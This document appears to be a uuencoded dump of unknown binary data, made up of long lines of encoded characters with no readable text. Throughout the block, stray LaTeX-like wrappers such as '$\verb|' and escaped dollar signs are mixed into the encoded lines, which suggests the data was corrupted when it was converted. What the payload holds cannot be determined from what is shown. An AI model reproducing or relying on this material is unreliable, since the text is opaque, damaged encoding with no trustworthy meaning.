$M-;W+Z>H9_VVKU6+^V[E%>P=??>COD"'#ME0VSJ?CTLVSMN\[LG-ETUFTG$4?$ MV/?,W`W.G'.?<R^_.>]\UN;XY>J%-DEZ*DZGIEZSI7K-8^;/C9U;Q^M]V^E_ $MO-[S*=OCR28_Y195?+FO:>)=L-Z5<L;S#>5T-F31M#^<WLBWP[94YY=/%7W]$ M#ZOL;AWZM.*W_D]U82[>]#\$;-_8[Z_(;]%P;O]5EW[`A%5AM3ATPOHV_8J> MON7)_!_9M]\ZB\YIT<A9*JLWC=H3R_A?%9DMK+W._Q^&)W;0VO2%\$\LD-K1% MPWW05>THM3_4]00.R)NV?X>S;HV=]\Y.;SC7/C!D^(AA6[9FW>'AO^5M6,S< M^!U;LY8XS:U9RYQ_*K*>6-Z>CJU9*Q+558GJT\L[J.J:1'5=HKIY>2=579]H MOKB\L_-&L[8MSU3_[EC>7?V[<WF.^G?7,1L/RV6JL")K=T5[MM,ZMI/:AA9[M=U;FH4.'CIG5D4W&>G?BO>\U65UGOQ\S<Q#5ORNV5JK0D\?0^<OJK1E6*:-! M;>.M&OUW[LHM6MZ9E=UJ.C-7GI#I3&>T\$LZ6RFBZO,D>WD/>R94G-'4F,IHM MSW5V:E[SK1EM#O%?1<9%E2<THVOYR2K8@1WHS-B^XK>*W6=MFW%0GK*Y17.Y MW?+,F7E!=V;H4?ZUVH85LXIIL=6<R:`SV4%-ECJ3G=1DS)GLK";+G,E,-3F) MR:HM-+5J"\VLV4)SYLYR7D4=3\O4=CKH;*=#\2Z7OL4A?49%LQ9[M_\.JS<D MO6S+O2/^8:8M%:<[NWUNAG5OJ?JWX;WS^3=Y"%0<W-N!V)6[*_Z,/[+OD;V; $M6$[M\7)E5E-.<":5&8U<8ZSRJQ&_-.P,JNA<R`N_]!YP<V=>7=[YS&SNWV&F]$ ML^<"[B4>:KF+[OGS1=5_AUI^4:N]OU9[=ZWVC[7:!VJU]]1J[ZW57E.KO:16 M>UNM]N9:[1=KM5?4:C]1J_UTK?;Z6NUUM=K+7&TU?H=],[[#H4/)[<=_G3F3 MJ2S_B?_#_QO)>W6WD^_[_Y;W___^^__W7\950S,BMB]F=PT\$[8N#X2+1^\$AW M?VGQB#%VI%W;B_W!H--NG9/=I5M&AK==V]99W5NW;9W7(Z='ZV[YW?NU[I7= MNQME, N/; M1T1+?9%; ']I+-+ZFFA@@MW\ZJN;._^&"UN1&9'5?41>=T^_K, SS $\verb|M!-IUN/R2|; R&Q*NTYF4N+A"BFQWSQ, (EO7TEMJ=Y*Q^3&S6/7I1\W>CYYS<_ \\$ MZ^KF;<3_^Z_6?RL[S.OJ_-NJB13.!9J;5*4#[:;G2/'C93+M.!!-A3@7.8C@ M#CR++W#D"4*TP0!,PCW8AN_1]\$0AKL)(7(\U>`L'<<9)0F1B-.9C`SZ\$<3+O M#;T1PYW8C*_0Z!0AVF(@IF`%7L&/./%4(3IA%.;@(>S"GVA^FA!=\$<0M>`(? MPVHFQ`7(Q3@LP008BZ-/%Z(]!F,J5F('?L;)7\$JO@1\W8!W>Q=\XF[N3[@CA $M-CAW*WOOH+D0%Z\$?RK`4+^);-\#E+B,LQ%-.Q"J_C`$X]6XC.*,2->!2[\2]:$ $\label{eq:mg"-$#Y1B^9[&9VC8@K&$?$S`,KR,_3BN)?L:PS$3#V(G<HX3XC?^;<8-:Q<4)} \\$ $\verb|M8QZ<&]@]QPKQ$?\VX"[V$@S$-\#R(M_$W6K9BGV$\EF$[?L9IY[.?48(%>`Y[...])]) | $$ $$$ $\texttt{M<>P\$'!LHP(UX'!_C\`LYGC\ (T[$:N_`/SKU(B\#XHPW*\@E_0K+4060AA(3;C))) }$ $M&QQWL1=X<=<;, G:B)$)=B,&9@#=[!OSBO#<<#RG$/7L4!G'XIQQ#"N^//$ MXUL<WY;C#C;F82/VX(AV'*L8@IE8BW=Q"*W:"]\$7\$W`O=N!7G'\$9YS648A%> MP#XTO5R(JU&(F_`\$/L615PC1#D,Q"P_A/8@.0IR/?IB(%7@-O^',*SD^,19W M8@OVXX2K.*91A/EX\$I_AJ(Z,`PS#]7@8NR\$[,7:0ATFX#Z_C=S2_6HAL1+`8 M+^([G'B-\$->B&#?C*7R.1M<*<1F&8S;6X7T8G86X\$/F8C)5X`P=QEH=C'U\$L MP4OX'B=U8;P@@%NP"5^@<09C#",P!X @/S`S&9?HCRFX'SOO!\[.\$J(G8K@K MBS&\$'W\R9U\/1N-6/(TO<70W(:[\2\83@47P\JSO74@S\=5B\8-_\\$GSLEF["&. MI=B*'W%*#\8AQN`V/(.O<\$Q/=B]\N`&/X4,<EL.8AQ=3\0#>PE]HT4N(7AB' $MN[$-/^'4WMP3((C;\2R^1I,^0ER)4:C$>GR$!KF,?PS,9?SG,OYS&?_X.Y?Q]$ MWY?QC_%8ANWX&:?U8_RC!`OP'/;BV#S&/PKR&/]YC/\\QG\>XS^?\8]!F([5 $MV(5_{\&Y_QC_*L!ROX!<T\&\{\#X1P@+L1G?X\#@OXQ\}^S,4\&+^,?\#0<R_C$8,[`&BAR_C$8,[`&BAR_C$8,[`&BAR_C$8,[`&BAR_C$8,[`&BAR_C$8,[`]])}$ $M[^{?}G#>(\8]RW(-7<0"G#V;\(XP[\#R^Q?%#&/^P,0\;L0='#&7\8PAF8BW>)]$ MQ2&T&L;XQP3<BQWX%6<,9_RC%(OP`O:AZOC&/PI',/[QQ`C&/XX<R?C'4,S" $\label{localized_mowe} \verb"MOW@/PL?X1S], Q`J\YF/\X\Q1C'^, Q9W8@OTXH8#QCR+, QY, %C'\<Y6?\8YB?$

 $M >]G_{\&}, WI, WX1Y[-^+<9_S; CWV; \HWDAXQ\1+,:+^`XG%C'^48R; \10^1Z-B$ $MQC^&8S;6X7T8`<8_\C$YP/@/,/YQ,,#X'\WX1Q1+\!*^QTEC&/\(X!9LPA=H)$ M'&3\8P3F!!G_0<8_S!+&/_J7,/Y+&/_86<+X+V'\AQC_B(48_R'&?XCQCY/# MC'^,#C/^PXS_,.,_S/@09?QC)"I*&?^EC']88QG_&(#KL`IOXD^<\$V'\(QYA M_\$<8_Q'&?X3Q'V7\8TR4\1]E_\$<9_U'&?XSQ#Q]NB#'^8XS_&.,_SOB'\U/C MC'^\%6?\H\4XQC_&X6YLPT\X=3SC'T'<CF?Q-9J4,?XQ"I58CX_0H)SQCX&8 $MA@?Q-OY&RPF,?XS',FS'SSAM(N,?)5B`Y[`7QTYB_*,`-^)Q?(S#)S/^,0C3$ $ML1J[\ `_.G<+X1QF6XQ7\@F;7,?X1PD)LQC<X;BKC'W[,Q09\@H;3&/\8C!E8]$ M@W?P+\YSGC6B'/?@51S`Z3,8_PCC#CR/;W'\3,8_;,S#1NS!\$;,8_QB"F5B+ M=W\$(K:YG_&,"[L4._(HS9C/^48I%>`'[T'0.XQ^%N`E/X%,<6<'XQU#,PD-X $M\#^(\&QC_Z82)6X\#7\AC,K\&?\8BSNQ!?MQPHV,?Q1A/I[\$9SAJ+N,?PW^]'L9N$ MR'F,?^1A\$N[#Z_@=S6]B_"."Q7@1W^'\$^8Q_%.-F/(7/T>AFQC^&8S;6X7T8 MMS#^D8_)6(DW<!!GW<KX1Q1+\!*^QTFW,?X1P"W8A"_0^';&/T9@#A[!?V`N M8/RC/Z;@?NS\$'SA[(>,?,=R%E_\$#3KZ#\8_1N!5/XTL<O8CQCY&HP*/X`-:= $MC'\,P'58A3?Q)\Y9S/A''$NQ$3_BE"6,?XS!;7@&7^&8NQC_\.$&/(8/<=A2)$ MQC^\F(H'\!;^0HN[&?\8A[NQ#3_AU&6,?P1Q.Y[%UVBRG/&/4:C\$>GR\$!O<P M_C\$OT_`@WL;?:'DOXQ_CLOS;\3-.6\'X1PD6X#GLQ;'W,?Y1@!OQ.#[&X2L9 M_QB\$Z5B-7?@'Y][/^\$<9EN,5_()FJQC_"&\$A-N,;'/<`XQ]^S,4&?(*&#S+^ $M,1@SL^{;OX}^{MYKQCW}+@U=Q^{*}O8?PCC\#OP/+[%\6L9_[^Q\#QNQ!T<\Q/C']$ M\$,S\$6KR+0VCU,..,?\$W`O=N!7G+&.\8]2+,(+V(>FCS#^48B;\`0^Q9&/,OXQ M%+/P\$-Z#>(SQCWZ8B!5X#;_AS/6,?XS%G=B"_3CA<<8_BC`?3^(S'+6!\8]A $MN!X/8S?D1L8_C)]^*U_([F3S\#^$<*BO(CO<.*3C'\4XV8\A<_1Z"G&/X9C)]$ M-M;A?1B;&/_(QV2LQ!LXB+.>9OPCBB5X"=_CI&<8_PC@%FS"%VC\+.,?(S`' MC^`_,)]C_*,_IN!^[,0?.'LSXQ\QW(67\0-.?I[QC]&X%4_C2QS]`N,?(U&! M1_\$!K"V,?PS`=5B%-_\$GSGF1\8\XEF(K?L0I+S'^,0:WX1E\A6->9OS#AQOP M&#[\$85L9__!B*A[`6_@++;8Q_C\$.=V,;?L*IVQG_".)V/(NOT>05QC]&H1+K M\1\$:0,KXQT!,PX-X&W^CY0[&/\9C&;;C9YSV&N,?)5B\Y[\7Q[[.^\$<!;L3C M^!B'O\'XQR!,QVKLPC\X=R?C'V58CE?P"YJ]R?A'"`NQ&=_@N+<8___!C+C;@ M\$\$1\F_&/P6\[GSFE&(=*W(E[L0;/X'5\AT:=I3@%[=\$'8S`%E;@/6_`)_D%C $MCQ3G>LCB6O3^{O}S(.[L<'\#LK$7#;I(<1$Z(Q)E7<CA+JS'DUW(XG/\C2,S)]$ $MI\#@'G3)8-@:A\&!-Q.Y;B@OS>/W;B*_R))IE2G(G+T!N%F;P.%F$5-N(5O(O))$ ML+)X'H@VR(.-"9B'>_`XMN)]?(]_LUCWKE*<CK;PH!]LE&\$AUN!Y?-F5Y7=C $\label{eq:mfz} $$ MFZ(-KD+7;N11V(W7P4S<A+NP&B_A$_R!([OS.FB\#GBC$^{.}[,@UN[_[P,\#9A]])]) $$$ $\texttt{M.][!7AS"B=E2G(]KT1\^C$4E[LMFO;`\#'V6S70@+1_60XC1T0C8\&H@@QS,(""] + 1.560XC1T0C8&H@@QS,(""] + 1.560XC1T0C8&H@@QS,("") + 1.560XC1T0C8&H@@GS,("") + 1.560XC1T0C8&H@@GS,("") + 1.560XC1T0C8&H@GS,("") + 1.560XC1T0C8&H@GS,("") + 1$ $M+,>3>!-[\HN.[LG[1!MXD(\BE*$2=^,9?(`?8.:PGW`6KD'?'/*8A)MS6"\$ M, `5+L!:; \2Z^1X, ^; #NTPO", QBPLPP; LP&?X`T?D2G\$2+LQE/7)9#Q3FLMZX M,9=ME<MVQE;LQCX<PG%].;9Q-;P(83:682->P2<X@,/[27\$J+D%F/_((]F.] $M<2<>Q(OX&\#_AL\#S6.8]MA8[(P3"$4(E5>\#2/XRR/[8L/\44>Q[4S7[X4ER,?]])])$ MHU"*"9B?SWSY;-]\U@,'T*0_XQ_78F!_\@AB'&[!P]B!#[`?_^#4`5*T1E>, $\label{eq:momentum} \verb"MO" @ 5" U @ / K", ; + ^! 0 _ 0 WAY #2_; & E > B) P8A@ ' (OQS_6 > GE / > -7 + ZWC9OE [V" XX8 + COMMON NOTICE | V" XX8 + C$ MR/;%16B/SLB!'W%48@768S-V#&1^?(O?</0@U@UMT1.C,1YSL1)KL6,0>?P. M:S#[%&>A#7H@'SZ\$,!-+\!C>P)[!K"/,(8PW7(D^0\AB\$N9@,=;B*;R"_PSA M]2"'2G\$V,C`88S`%-^.>H;P&MN%S_(OCATG1`E<@%P%,0@668`/>Q6]H,ER* MEKAJ.%D48!SF806>QBY\CT8CI+A@!.]]!-L(?DS&_!%L(SP_@F-R!,L=P3\$\ MDF, +YZ, 3<E&`&&X8R?O&1NP8R3SX&8U\G%/0QL<QACX8CIB/>; `4Z_`B=008 $\texttt{M-C[.83[F\&\5QAE:C6`_T1A\#3L6@4\XQB^V`/OH,H8-\5<+R@/;IA*,86L-X\$) }$ $\label{eq:m'} \verb|M'| = XMH # MCU^=K|_]C#9^UL7/OL8^C/*S7; '`SS; ULTWQ-OR;]< #\$-N\'7> \$\$$ M\$\{-M}H'-N<MF'ILQ:7,.MQF/^!M-"]D?R\\$1_E**RD'FP!L_A+7Q>R';&\\$46L M>Q'KC@[HC5`1ZX\$'\3(^P<\$BLL4L&YYBEHVB8K81%F,]MA>S+_`#9(#U#K"_ $\label{eq:mt3u} $$MT3U^*J4!CNL^U^(`VRC'_@XPA@)<@W'*:"G:(0<VIF`A5N(9O(W/\$,.H>D8)) $$$ $\texttt{MC@UX,!PA3,6B,;P7;!G\#>N)3',\#A05X\#\$R(+/D0Q*\C[P7UX-,A\0>8+LGV") }$ MS`>SA.,0EY2PWV"C''.Q`IM*6.\2UKN\$[5_"V`FQKW\$E^F(D)H;8QW@XQ'\$4 MXK@(<>SA8(AM&F;[XSRT1U:88PG%*`LS'U:%V6]AC@]\&>9\A0:E4IR`%J7, MAPP,1A#7X3:L+67 E;+M2MDG:#B6]X>S<`FR4(!R+,8SV(G/8478UQ&./ 3! ML`C+CK`N\$:X[\$;99A'T3X1B,\!H1YHMP78AP_\$;8GV@<9;VB+`,=T`M#4(AH ME/<8Y7H791_CWBCG(+R`U_!>E/<0Y9P195E1]D&,,1KC?:,U.B,;_3\$2)1B' M:3&V5XSEX1%LC[&M8RP',LZ8PA5QU@7E<=8YSCZ)<QS&>>]QMBN.'L>Y\$E>B MQS#.1]<RYD\$`4\J8IXQYL!;/XE6\7\9KEK\$N^!.R7(IC<&(YZU7.<G`9.B\$# $M/3$2<W^{5}[512SC;&yG.5A=SG'8\#G+*N>]3&"LX@)<AFO1$_TQ"B&48>8$EH6E$

M>``;)K`L?(U?)["<B8PQG(?+D8&^&((B1#\$;BW\$?-N%-[,9^-)K\$]1<=T1]! $MS, "MDW@]/(57\ "F^QQ^P)G.LX51<.)GU1T\ ,AHU27(\E6(7G\ #H^PE[\A:.G$ M<&RA/;IB(`HQ#7-Q%Q[#"W@+>_`#K.O8!S@%%Z,C>F((QN!Z+,<S>`^_._FI M["M<BWSX\$,5TS,6=6(/-V(6OIK*>: #J-ZP=R,`)!3\$<E%F`EGL"'TW@='#F= $\texttt{MXP}) \texttt{MD`T;, [`8J_$D7L97^!?'S^!<@NX8A!ANPC*\@"]@S&0[H36N0C<,02DF]} \\$ MHA)+\``V81<^PX_X\$PUG<<W\$->B!`2A"&6['>CR/-_`!]N(@CKA>BF:X!)TQ M#*,Q%3=C)39A%[[%'SAV-L<A+D=O%&+R;/)8B^>Q\$Y A7YPZ1XI+D8D!B&+> M'):-C=B&C^:P[#DLNX)[/71\$7Q2A#!6X'^OQ:@7+KF"]<=P-?+Y\$*V1B`(HP $M^0MO((^M^!P^*MG&N^K9&(P@IN^&+*YD7209/MB/0]\#D1I:-+NB\#("JP^/=A)$ $M/5[\$)_@5C>=*<08N0R^,Q@PLQ6H\A3?Q)7[!4?,XEM^:73$4)9B$N[^6K^(C)$ M'"CFR3/N=D^&(``)N(6W(?G\3J^QN\X?\#[[\$Y>B"W(P'!\$,PVPLPU-X`;OP)])$ MS7SFQ6\$W,S9P/K(Q%"68C%NQ'`]A(Y[#JW@/O^"P6SA_XF+TP&C\$,1V+L1*/ M80N^08-;N??&!>B(/)1@,N9B.1['R[?R&M@'>1MC'F?C,G1!7_A1BBFX`80P M(#;>QOS8A9]P",?>SOZ%!_TQ!G.P"EOQ%7Z%M8#]A':X%GU0B`AFXBYLQ%OX M^4<O9%W0<2%9>#\$.M^%!;,/'^`F'<-P=O`]<@[ZP,OU+L0EOX"-\C5]@+N*X M1T<,P%C<B/OQU"+R^^('T>A.QB!:X1)<@601#7TP`,-@HP3C<!UF8SX6X1ZL MP08\BZW8B??Q.;[#K_@7!0\/;2UQF&@@#A<-Q1'B2'&4:"0:BZ/%,:*).%8< M)X[GIUTGB!/%2>)D<8HX59PFFHG3Q1GB3-%<G"7.%OR82+00+<6YXCS12IPO M+A`7BHM\$:W&QN\$2T\$9>*MJ*=:"\N\$Y>+*_C1R97B*M%1=!)7BVO\$M:*S\(@N $M(D-DBBS15703W46VZ"8ZBAS12_06?00_Q;]1)[(8_W8).$5^4@,5@,$4/8$ M, #%<C!`C^1I[E"@0?F&+0E\$DBD5`C!9C1%"4B)`(BU(Q5D1\$5,1\$7(P3XT69 M*!<3Q\$0Q24P64\1U8JJ8)J:+&6*FF"6N%[/%'%'!%V.5XD8Q5\P3-XGYXF9Q $MB[A5W"9N\$PO\$0G\&'6"3N\$(O\$\$G\&76"KN\$LO\$<G&/N\$>L$/>)E>)^L4H\(!X4)$ MJ\4:L58\)!X6Z\0CXE\$>M:\7CXL-8J-X0CPIGA*;Q-/B&?&L>\$YL%L^+%\06 M\:)X2;PLMHIM8KMX1;PJ=HC7Q.OB#;%3O"G>\$F^+7>(=\:YX3^P6[XO_B`_\$ $MA^(C\; 'X1.P1GXK/Q.?B"_&E^$I\+?:*;\2W8I_8+[X3WXL?Q(_B)_&S^$4<$ M+^*W\3OXJ\#X0_PI_A)_BW_$O^(0C^BE-*0I+7F8;"^/EPWE$?)(>91L)!O+$ $\label{eq:mh4qlhd} $$ MH^4QLHD\5AXGCY=-Y0GR1'F2/%F>(D^5I\EF\G1YACQ3-I=GR;/E.;*%;"G/F)$$$ $ME > ?) 50) \ 8\& 4%XD6 \ N+Y26RC; Q4MI7M9 \ MYF; Q<7B$ [R"OE5; *C["20EM?($ M:V5GZ9%=9(;,E%FRJ^PFN\MLV4/VE#FRE^PM^\A<V5?VDWDR7_:7`Z17#I2# MY&`YA`_RP^1P.4*.E#XY2A9(O[1EH2R2Q7S<&BW'R*`LD2\$9EJ5RK(S(J(QQ MVSM.CI=EW"Y.D!/E)#E93I'7R:ERFIPN9\B9<I:\7LZ6<V2%O\$%6RAOE7#E/ MWB3GRYOE+?)63EZWRP5RH;Q#+I)WRL5RB;Q++I5WRV5RN;Q'WBM7R/OD2GF_ $M7"4?D^*U7*-7"L?D@_+=?(1^:A\3*Z7C\L-<J-\0CXIGY*;Y-/R&?FL?YN $\label{eq:mel_+} $$ MEL_+ ^06^:) \ 2; XLM \ IM < KM \ 1; XJ = \ C7Y.OR \#; E3OBG?DF_+7? (=^:Y \ 3^Z6) $$$ $M[\O_R\DA_(C^*; \1.Z1G\K/Y.?R"_FE_$I^+??*;^2W<I_<+[^3W\L?Y(_R)]$ M)_FS_\$4>D+_*W^3O\J#\0_XI_Y)_RW_DO_(0PU\:AF\$:EG&8T<`XW&AH'&\$< M:1QE-#(:&T<;QQA-C&.-XXSCC:;&"<:)QDG&R<8IQJG&:48SXW3C#.-,H[EQ MEG&V<8[1PFAIG&N<9[0RSC<N,"XT+C):&Q<;EQAMC\$N-MD8[H[UQF7&Y<871 MP; C2N, KH: '0RKC:N,:XU.AL>HXN1860:6497HYO1W<@V>A@]C1RCE]'; Z&/D M&GV-?D:>D6_T-P887F.@,<@8; `PQAAK#C.'&"&.DX3-&&06&W["-0J/8*#(" MQFACC!\$T2HR0\$39*C; %&Q(@:,2-NC#/&&V5&N3'!F&A,,B8;4XSKC*G&-&.Z M,<.8:<PRKC=F&W., "N,&H]*XT9AKS#-N,N8;-QNW&+<:MQFW&PN,A<8=QB+C M3F.QL<2XRUAJW&TL,Y8;]QCW&BN,^XR5QOW&*N,!XT%CM;'&6&L\9#QLK#,> $\texttt{M,1XU'C/6\&X} \\ ; \& \texttt{XR-QA/\&D} \\ 93Q\texttt{M/\&)N,9XUGC.6.S} \\ ; \texttt{SQ@K'\$X+[$>,EXV=AJ)} \\$ $M; #.V&Z \setminus KQH[C->, UXTWC)W&F \setminus 9; QMO&+N, =XUWC/6.W \setminus; [Q'^, #XT/C(^-C)]$ MXQ-CC_&I\9GQN?&%\:7QE?&UL=?XQOC6V&?L-[XSOC=^,'XT?C)^-GXQ#AB_ M&K\90QL'C3^,/XV_C+^-?XQ_C4.<_J5IF*9IF8>9#<S#S8;F\$>:1YE%F([.Q M>;1YC-G\$/-8\SCS>;&J>8)YHGF2>;)YBGFJ>9C8S3S?/,,\TFYMGF6>;YY@M MS); $FN>9Y9BOS?/, "\T+S(K.U>; %YB=G&O-1L:[8SVYN7F9>;5Y@=S"O-J\R.$ M9B?S:O,:\UJSL^DQNY@99J:9978UNYG=S6RSA]G3S#%[F;W-/F:NV=?L9^:9 $M^69_{X\#I-0}:@S!YA!SJ\#G,'&Z.,$>:/G.466\#Z3=LL-(O,8C-@CC;'F$&S$ $\label{eq:mq} $$MQ`R98;/4'&M&S*@9,^/F.'.\66:6FQ/,B>8D<[(YQ;S.G&I.,Z>;,\R9YBSS)]$$ $\texttt{M} \times \texttt{G.V.} <> \texttt{L}, \& \ \texttt{P*T}; \texttt{S}; \texttt{GF} / / , \texttt{F} < \texttt{[YYLWF+>:MYFWF[N<!<:-YA+C+O-!>;2\ \texttt{R}]}$ $MS*7FW>8R<[EYCWFON<*\SUQIWF^N,A\P'S17FVO,M>9#YL/F.O,1\U'S,7.]$ M^;BYP=QH/F\$^:3YE;C*?-I\QGS6?,S>;SYLOF%O,%\V7S)?-K>8V<[OYBOFJ MN<-\S7S=?,/<:;YIOF6^;>XRWS'?-=\S=YOOF_\Q/S`_-#\R/S8_,?>8GYJ? MF9^;7YA?FE^97YM[S6_,;\U]YG[S._-[\P?S1_,G\V?S%_.`^:OYF_F[>=#\ MP_S3_,O\V_S'_-<\Q,5?6H9E6I9UF-7`.MQJ:!UA'6D=936R&EM'6\=83:QC MK>.LXZVFU@G6B=9)ULG6*=:IUFE6,^MTZPSK3*NY=99UMG6.U<)J:9UKG6>U MLLZW+K`NM"ZR6EL76Y=8;:Q+K;96.ZN]=9EUN76%U<&ZTKK*ZFAULJZVKK&N

MM3I; 'JN+E6%E6EE65ZN;U=W*MGI8/:T<JY?5V^ICY5I]K7Y6GI50]; <&6%YK MH#7(&FP-L89:PZSAU@AKI.6S1ED%EM^RK4*KR"JV`M9H:XP5M\$JLD!6V2JVQ M5L2*6C\$K;HVSQEME5KDUP9IH3;(F6U.LZZRIUC1KNC7#FFG-LJZW9EMS^"O` M&ZQ*ZT9KKC7/NLF:;]ULW6+=:MUFW6XML!9:=UB+K#NMQ=82ZRYKJ76WM<Q: M; MUCW6NML.ZS5EKW6ZNL!ZP'K=76&FNM]9#UL+7.>L1ZU'K,6F\]; FVP/`5C $MXX&(G=?/FQ,N&)-55A",1P/C;)%:SU-_Q4`Q%ACGB]G\FQKQZ_W_EK!D]R$ MPNM,9(1#T7#0]@0#OJBG=D\$E6*`OZ`G&[\$B(966\$2TKC3*N B?COW6KN?G9A MS<OG96?FA[N\$XR&_+U*>:4<+(H'26#CB=`VP"YBRG9>/!4)QN[LOY`_:*5VL MK5WJ_"E'3=_H>#26X00:S@(S>7GA"0;#!8E5J&I0[1^U([G%Y=\$\[S375V1'] $MZ^L'2_Q"4]I:9"*U+][(+P.#M2WC40"D2+;7]=?=FAW$BX*&)'66Y$_=F+$ MISO0]?3.RQ:>:#10Y'07T)L?[A\$>U6?4:%9'>&(Q7T%Q\HUV\16,B9?VLWW^ $MJLD\VQY3->F-!\&$).(FIG%-L%8WC]`K:Q+Y;!_*YZOWB(KD0[:/M"\=+49%Z\ MM#0<B:E`9KRDM([E=.58*JZCWLT.V1\$V%ET9JHLM[5,]V:%`K/Z7R8Y6]V6' M"B.^:"P2+XC%(W9F(.H;%;3]*M4WSB;L%?;'@W;U<O.+(VP+9^GYQ?'0&%7K M7^17[R'M[96J]>_B_M*2UT%;R"4YRNT(_UL7C=0X.RP:**[:\2NO2ZVS:QV M42"4>!7F"<<C!;:GKJ)7=`F\$_-EA9_Z@[2R7(S`XRE?`^XP'@G[J)9D973RI MK9`_/U!BA^.Q:+T=WI0.KW`6ZXPC?VZ@U/:D-E6O>M%>OG+V?4XX5\$0I5&`' M,^UQ\=ZE;XSM'%)CXZQ_54]VN'HBJZQJ,J\\5%\<"8?"\6AU=V+SEX;#-7,X M[S'"KHK;:JJJZO4%8NS)9*W8%RJR:R?5SL@*VN/4F*G5S`JI`R%1[1J..\$.@ M3RA8GMS6B0YGK7/L(E\PLT]>A\QPK)VGGKHW4>]GEX1C=J8]*EY4Q/AF9-HA MM@'#(N)LW"ZLW9B:9E8D\$H[0#\$?MQ'BL.O>H4LIT;D2=3IV7C9;Z"JJKX<)M4)U*>G\$(!D)%B7K-5JS=KAJ@W2+A>.E_Z^MEEXRR(]%DQ+U34BMJ2]<JJIV3 M5@M'6/,2?Q=?K'<X%BBL.I,)9SMDJ#^%RPSX@N\$B3UK%ZU1*N:RX3[?19+%K M('\$0)-MYLOC;P9/:S"I+;?>)^`,A7S"EJ%XG%.(467VHBZJ]TLL.Q9F,1=B@ MR:N\$VL=9X]B]3HF3L7,UX)VI-Y,?SBN/QNP29SK9G6D7^N+!F+IH51>[!MC, M^>'\$9DH6>^?D9?K*^Q1Z.17GASF;M&M;W4YFJI:O7LOUPLGNQ`+SPVKY=1;5 M)BDM5]>,ZJFL,O>TMWHZ/^(+17T%,=OOJ:-6DTM,Y0QFFK<2L:OO`#PI+6]5 $M*_UZ[*FWIVJ>Y$#)*^!4&NH2+^0\\6]63&8BHRW6YIW:!U4HO>6N77"M9?U?:$ M7,F".A0\[H9Z57<S)9ILJ)WAFE8[1K74KG%-5PWQ.DK.K4,]96]ZV5U*7>?T MJCN;G.[NB_AS`J\$QGEKM]&6E]]1>1K+MOJ;E<A6O*E??M7AJ%[PUA3P[&>_E $M"P2CP;!*N]O), &>U<*3Z#. \\ ^#24#W$"6>=R-K-I-K[N9;+BOE:F*9,*93DRF]$ MG<L]]=23LU;=PWE2F]DA==\;K*=<:^9D,W%]2IYN5"G/+O&5%H<CMJ=V@75/ $\texttt{M+WEKEZH+W/W;L<1}*\texttt{UDJ+QD5YIXU>;2X:^E'3/V]} \texttt{WCIZD[5$7ZF=ZXO$`J[= CANNER$ MZ%X_UR7(54B_XJ5U9H==)??%3E73KG;)HOMRIXJNVY*T0LH"F:08#I:V:YL7 M\I5&B\/)A:;<ZGCJ*F:5U5/VUE7VBDS;E_KY3%W,U&>VY`%31RDO%BY-E-5M MC&LR91Z&8U6[9R`8[!/**@O\$Z"D(^^W<<,`Y/*M:B4M83:TP\$+(SP]'\$3:2G M=L%YUT%?>4[8Y^_*L.9>OGLX/,8IVC';^4RI)NNZ<E1U9/!IQOFPE6>K.W)5 M39QRDPEUPG5-NP[/.JM>5[5J6FVKQ%'`YZQ(8!1GB9Q`-*9ZW7L^K9!5EE92 M4U75`>%@O,3NQ<K%U!;SU%/G?:C-E1U.WK!4?>1)O*F<P*@(&\>Y@X^JGF@T $M7! \#PL77BD0A7I42J:R1<40W)@E1![?NBS%"T>S@:"U'(#Z=\+J^_BW<6CM;<$ $M(\$7?MU'-]<6*N67BD&''.`U/G566$$]\!$Z]7:XN)]M9(??1IEKNHTW5_+4^$ M; Z670)3(UCIN*,9+DG>B?+@,>](J665UU=C!Z4506BU1<;83'TI*?'QHJUU@ M\6DEEIY>2UM4HI##9Z4X3QS4:2]Q.QKUU-=3-4]RFR03:H;T,B]:;T<]"THM MJXN?)[VDEIM>K&/FU%)^>2G+2R^IY:47ZY@Y44H</1G.4:76/KV8FNP:B)2, MYY-%OC/THJZ.;G8X.]/53MGD44^]/>Z%)_=96HDU2*^I.=4G!?<!Y2ZHN=R5 MJGGZ9[MV=VJA*J\$>SJC7<8UTTO5WJCDCOJBZ;HNL:`'_T%W2-1ZJ&EYE@>3U MOTTGSDAJ<D!F+_XM98QGA<8%(N%0"6>LQ&>WJ*?>'J_3\$P\559TSU*L1[!Z(MJL*_[77*[KRD";((QOG]3TIK:H^=7E+GLSRPZYSG*NJMH)JNNKN3XFJ&*QZ M#WWB,397]?4CO8O''1'G"A3Q_)<^+WTA?^("7W7NZA8/^-.KR4_,]72HY50] MODU.)6KJ\$W[-E'H(DW)7K?H8"M%8>I_GOW5Z:SK513FUF5665DB=09T)7-?I M],[4DBN;NN3Z%^)JLIEL7TE*,K7+55"7:_?ZI%W7Z^]*6TRBP-."Q(Y*;3&H M5=LNJV/[)KM<6U>UDEO'77&UW*M#V[4VJIWVCNOO<2W#M2K5%V-W2^WNU'9J M.M%*+*?FD*S]BE4]P:AZ`.],\#!6%;K9L0&^8%Q-Y]5,QZ/)A^39(<95U:,& $M57>V2J(=312R0^{h})L[-IU=/A1#7YV8L;B-3X@(`]OD\A2R$8#OJK!J!KFE52$ M)^)>S,[9UI/:I#=B)T]8:KJ.\V\$]]<2\5;>![FF>!KM.MZX.;[%=_9BYG\U# M]%!4=2<WOVJD?\^1?'2?/*_&(D'UW\$/]7[;*R%7_I'^AD7RAM.YHC,]X[)V8 MLQ(I_]>QW`VOT^`9.6_;N7BGMCRI397-R\$T>\\X];S\>N;,CRQ,]SMU8<DK= $\label{eq:mu+d} \verb|MU+D| : F[W`\G\$'JJ[FE666B_G8WHO;L^+4\H!YPBQ0P4<;TY\$];GO,VL7U\$)3$ M*BEO2KT`+S3(]D7<]:KO26R__[Z.6<&=Z_SC+%WW'GXJZKADEP.V%SV"#05 M.<K9/WDQ7RRNWE[-D]IDJY<O.J9ZFANCDM0P(Z+4YK.ZG:RH?CO92'X=D6S[MOLY#(MM3J^VM:I<Z7WS9?F</Y@4FJ%AZV74*_Y^!>A:LRJF?<E(+ZA255DJ;

